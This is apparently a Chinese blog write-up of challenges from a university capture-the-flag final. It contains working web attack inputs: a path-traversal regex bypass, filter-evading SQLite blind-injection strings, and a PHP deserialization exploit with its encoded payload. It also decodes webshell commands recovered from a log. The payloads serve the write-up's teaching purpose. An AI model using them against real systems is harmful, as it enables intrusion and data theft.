第四届浙江大学生ctf决赛部分题解

原创

Arnoldqqq 于 2021-11-01 19:19:35 发布 219 收藏

文章标签： ctf

本文链接：https://blog.csdn.net/weixin_43610673/article/details/121086252

Web

远古特性

换行符绕过正则行首行尾字符匹配 加上目录穿越读取文件

```
if(preg_match('/^hint\/hint.txt$/m', $file)) {
        echo file_get_contents($file);
} else {
        echo "Try again!";
} DASCTF{c1d1e752f66bcda655ba994b8e095a15}
```


```
/?file=hint/hint.txt%0a%0a%0a../../../../../../flag
```


justlogin_web

sqlite 注入 过滤可以用双写绕过 比赛的时候急了没搞清楚sqlite的表结构，不好自己写盲注，想着写个sql tamper 的双写绕过来着 紧张了没写成功 还是得有空练练写脚本 平时总是拿之前得脚本改改哎 本来还能混个web ak

sqlite有个sqlite_master表存放这该库表的创建sql语句，先查寻出这个语句，然后正常盲注就行

```
' oorr substr((sselectelect grgroupoup_coonncat(sql) frfromom sqlite_maasster),{},1)>'{}' --

' oorr substr((sselectelect grogroupup_coonncat(flaggg) frfromom flaggghere),{},1)>'{}' --
```

（1）sqlite因为其比较简易每个db文件就是一个数据库，所以不存在information_schema数据库，但存在类似作用的表sqlite_master。



该表记录了该库下的所有表，索引，表的创建sql等所以我们可以通过此读取数据，常见语句如下。

```
1 读取表名：select group_concat(name) from sqlite_master where type='table'
2 读取字段：select group_concat(sql) from sqlite_master where type='table' and name='表名'
```


Safepop

这题混了个三血嘿嘿

Pop链思路为`class B -> class A::__get -> class Fun::__call -> class Test::getFlag`

```php
class Fun{
    private $func = 'call_user_func_array';//修改为[new Test,'getFlag']
    public function __call($f,$p){
        call_user_func($this->func,$f,$p);
    }
    public function __wakeup(){//绕过
        $this->func = '';
        die("Don't serialize me");
    }
}

class Test{
    public function getFlag(){
        system("cat /flag?");
    }
    public function __call($f,$p){
        phpinfo();
    }
    public function __wakeup(){
        echo "serialize me?";
    }
}

class A{
    public $a;
    public function __get($p){
        if(preg_match("/Test/",get_class($this->a))){
            return "No test in Prod\n";
        }
        return $this->a->$p();//Fun::call
    }
}

class B{
    public $p;
    public function __destruct(){
        $p = $this->p;
        echo $this->a->$p;//A::get
    }
}
```


Exp:

```php
<?php
class Fun{
    private $func;
    public function __construct(){
    $this->func = [new Test,'getFlag'];
    }
}

class Test{
    public function getFlag(){
        //system("cat /flag?");
    }
}

class A{
    public $a;
}

class B{
    public $p;
}

$Test = new Test;
$Fun = new Fun;
$a = new A;
$b = new B;
$a->a = $Fun;
$b->a = $a;
$b->p = "c";

echo base64_encode(serialize($b));
```

为了防止私有属性不可见字符在复制中消失，选择生成base64 再在burp中修改对象属性个数，并urlencode保留不可见字符

Payload：


```
/?pop=%4f%3a%31%3a%22%42%22%3a%32%3a%7b%73%3a%31%3a%22%70%22%3b%73%3a%31%3a%22%63%22%3b%73%3a%31%3a%22%61%22%3b%4f%3a%31%3a%22%41%22%3a%31%3a%7b%73%3a%31%3a%22%61%22%3b%4f%3a%33%3a%22%46%75%6e%22%3a%32%3a%7b%73%3a%39%3a%22%00%46%75%6e%00%66%75%6e%63%22%3b%61%3a%32%3a%7b%69%3a%30%3b%4f%3a%34%3a%22%54%65%73%74%22%3a%30%3a%7b%7d%69%3a%31%3b%73%3a%37%3a%22%67%65%74%46%6c%61%67%22%3b%7d%7d%7d%7d
```



RE

最简单的逆向

每个字母+50与目标比较一共40个字符



代码

```
s=[0x76, 0x73,0x85, 0x75, 0x86, 0x78, 0xAD, 0x6B, 0x97, 0x68, 0x98,0x67,0x64,0x64,0x62, 0x97, 0x68, 0x98, 0x6B,0x6B, 0x96,
   0x67, 0x62, 0x69, 0x95, 0x96, 0x65, 0x96, 0x6A, 0x69,0x69,0x65, 0x66, 0x97, 0x68, 0x98, 0x6A, 0x95, 0x68, 0x0AF]
print(len(s))
flag=""
for i in s:
    flag+=chr(i-50)
print(flag)
```

Crypto

decode_and_decode


base64 32循环解码即可

22次解码后得到flag

MISC

site_log


日志进行审计发现有对evil.php传参attack 后面参数为ascii码 将所有的attack传参记录，并转码得到攻击者使用的命令




```php
<?php
echo(chr(108).chr(115));
echo("\r\n");
echo chr(99).chr(100).chr(32).chr(47);
echo("\r\n");
echo chr(108).chr(115);
echo("\r\n");
echo chr(99).chr(97).chr(116).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(119).chr(104).chr(111).chr(97).chr(109).chr(105);
echo("\r\n");
echo chr(122).chr(105).chr(112);
echo("\r\n");
echo chr(122).chr(105).chr(112).chr(32).chr(45).chr(114).chr(80).chr(32).chr(104).chr(101).chr(104).chr(101).chr
(104).chr(101).chr(50).chr(51).chr(51).chr(95).chr(73).chr(103).chr(111).chr(116).chr(114).chr(111).chr(111).chr
(116).chr(65281).chr(32).chr(102).chr(108).chr(97).chr(103).chr(46).chr(122).chr(105).chr(112).chr(32).chr(102).
chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(114).chr(109).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(101).chr(99).chr(104).chr(111).chr(32).chr(34).chr(73).chr(32).chr(65).chr(77).chr(32).chr(82).chr(79).
chr(79).chr(84).chr(33).chr(33).chr(33).chr(33).chr(34);
echo("\r\n");
```

```
C:\Users\qzydsb\Desktop>php 2.php
ls
cd /
ls
cat flag
whoami
zip
zip -rP hehehe233_Igotroot□flag.zip flag
rm flag
echo "I AM ROOT!!!!"
C:\Users\qzydsb\Desktop>php 2.php
ls
cd /
ls
cat flag
whoami
zip
zip -rP hehehe233_Igotroot□flag.zip flag
rm flag
echo "I AM ROOT!!!!"
```


使用命令中的压缩密码进行解压 但二进制查看发现密码中有无法输入的控制字符，直接黏贴无效




```
 5  6  7   8  9 10 11 12 13 14 15        ANSI ASCII
72 50 20  68 65 68 65 68 65 32 33  zip -rP hehehe23
74 72 6F  6F 74 01 20 66 6C 61 67  3_Igotroot flag
66 6C 61  67                       .zip flag
```

使用python脚本解压

```python
import zipfile
zfile = zipfile.ZipFile("flag.zip")
s="hehehe233_Igotroot"+chr(0xFF01)
zfile.extractall(pwd=s.encode("utf-8"))
```

得到flag



```
application.py | 3.py | writeup模板.md | 2.py | 1.py — C\...\Desktop | 1.py — D\下载\site_log的附件 | flag — D\
ZJCTF{43d729255aa95000111acc95d96d7359}
```